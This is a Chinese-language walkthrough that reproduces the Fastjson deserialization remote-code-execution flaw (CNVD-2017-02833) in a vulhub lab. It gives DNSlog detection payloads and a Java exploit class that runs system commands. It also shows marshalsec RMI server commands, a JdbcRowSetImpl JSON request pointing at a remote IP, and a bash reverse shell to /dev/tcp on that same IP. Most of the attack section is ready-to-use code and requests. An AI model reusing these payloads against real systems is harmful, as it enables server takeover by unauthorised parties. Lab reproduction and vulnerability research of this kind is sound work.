
Fastjson‐CNVD‐2017‐02833
一、漏洞概述
fastjson在解析json的過程中,支持使用@type字段來指定反序列化的類型,并調(diào)用該類的set/get
方法來訪問屬性,當(dāng)組件開啟了autotype功能并且反序列化不可信數(shù)據(jù)時,攻擊者可以構(gòu)造數(shù)據(jù),
使目標(biāo)應(yīng)用的代碼執(zhí)行流程進入特定類的特定setter或者getter方法中,即可構(gòu)造出一些惡意利用
鏈。在Fastjson 1.2.47及以下版本中,利用其緩存機制可實現(xiàn)對未開啟autotype功能的繞過。詳細(xì)
的原理分析:https://www.freebuf.com/vuls/208339.html
二、影響版本
Fastjson1.2.24以及之前的所有版本
三、環(huán)境搭建
1、使用vulhub一鍵搭建環(huán)境
cd vulhub/fastjson/1.2.24‐rcedocker‐compose up ‐d


2、環(huán)境運行后,訪問http://your‐ip:8090即可看到JSON格式的輸出。
四、漏洞檢測
檢測工具:鏈接:https://pan.baidu.com/s/15dqn6ucfa6zoeFIir‐SUJQ 提取碼:鏈接已掛改不了后臺回復(fù)FastJson獲取

手動檢測方法:
{"a":{"@type":"java.net.Inet4Address","val":"dnslog"}}{"a":{"@type":"java.net.Inet6Address","val":"dnslog"}}{"a":{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog"}}}{"a":{"@type":"com.alibaba.fastjson.JSONObject", {"@type": "java.net.URL","val":"dnslog"}}""}}{"a":{"@type":"java.net.URL","val":"dnslog"}}

此時抓包修改content‐type為json格式,并post payload,即可執(zhí)行rce
五、漏洞復(fù)現(xiàn)
1、編譯exp首先編譯并上傳命令執(zhí)行代碼,?如
http://8.210.235.249/exp.class:exp代碼:import java.lang.Runtime;import java.lang.Process;public class exp {static {try {Runtime rt = Runtime.getRuntime();String[] commands = {"touch", "/tmp/success"};Process pc = rt.exec(commands);pc.waitFor();} catch (Exception e) {// do nothing}}}
javac exp.java //編譯為exp.class
mkdir exp #在根目錄創(chuàng)建exp目錄,將編譯后的exp.class放入exp目錄中
將exp.class上傳至你的web服務(wù)器,地址為http://yours_ip/exp.class。例如我的地址為:http://8.21
0.235.249/exp/exp.class
2、啟動RMI
借助marshalsec項目,啟動一個RMI服務(wù)器,監(jiān)聽9999端口,并制定加載遠(yuǎn)程類exp.class:在自己的vps里開啟rmi或者ldap服務(wù)推薦使用marshalsec快速開啟rmi或ldap服務(wù)
git clone https://github.com/mbechler/marshalsec #下載marshalsecmvn clean package ‐DskipTests #使用maven編譯jar包python ‐m SimpleHTTPServer 80#啟動服務(wù) 在exp目錄中執(zhí)行java ‐cp marshalsec‐0.0.3‐SNAPSHOT‐all.jar marshalsec.jndi.RMIRefServer "http://8.210.235.249/#exp" 9988#需要到/marshalsec/target 執(zhí)行命令


3、發(fā)送Payload服務(wù)器發(fā)送Payload,帶上RMI的地址
POST / HTTP/1.1Host: your‐ip:8090Accept‐Encoding: gzip, deflateAccept: */*Accept‐Language: enUser‐Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;Trident/5.0)Connection: closeContent‐Type: application/jsonContent‐Length: 160{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://8.210.235.249:9988/exp","autoCommit":true}}

可以看到已經(jīng)有連接

去靶機主機看一下
#列出所有容器docker exec ‐it 容器id /bin/bash

到此漏洞已經(jīng)復(fù)現(xiàn)成功
六、反彈shell
只需要將執(zhí)行的命令修改即可
import java.lang.Runtime;import java.lang.Process;public class exp {static {try {Runtime rt = Runtime.getRuntime();String[] commands = {"/bin/bash","‐c","bash ‐i >& /dev/tcp/8.210.235.249/8888 0>&1"};Process pc = rt.exec(commands);pc.waitFor();} catch (Exception e) {// do nothing}}}
將代碼放入編輯器中保存為exp.java文件
放入剛剛創(chuàng)建的exp目錄中進行編譯
javac exp.java #編譯java文件生成exp.class,生成后刪除exp.java文件


2、在exp目錄中執(zhí)行啟動服務(wù)python ‐m SimpleHTTPServer 80

3、進入/marshalsec/target目錄執(zhí)行監(jiān)聽命令
java?‐cp?marshalsec‐0.0.3‐SNAPSHOT‐all.jar?marshalsec.jndi.RMIRefServer?"http://8.210.235.249/#exp"?9988
4、啟動nc監(jiān)聽剛剛exp.class文件中的端口

5、burpsuite發(fā)送
POST請求
POST / HTTP/1.1Host: ip:8090Accept‐Encoding: gzip, deflateAccept: */*Accept‐Language: enUser‐Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;Trident/5.0)Connection: closeContent‐Type: application/jsonContent‐Length: 157{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://8.210.235.249:9988/exp","autoCommit":true}}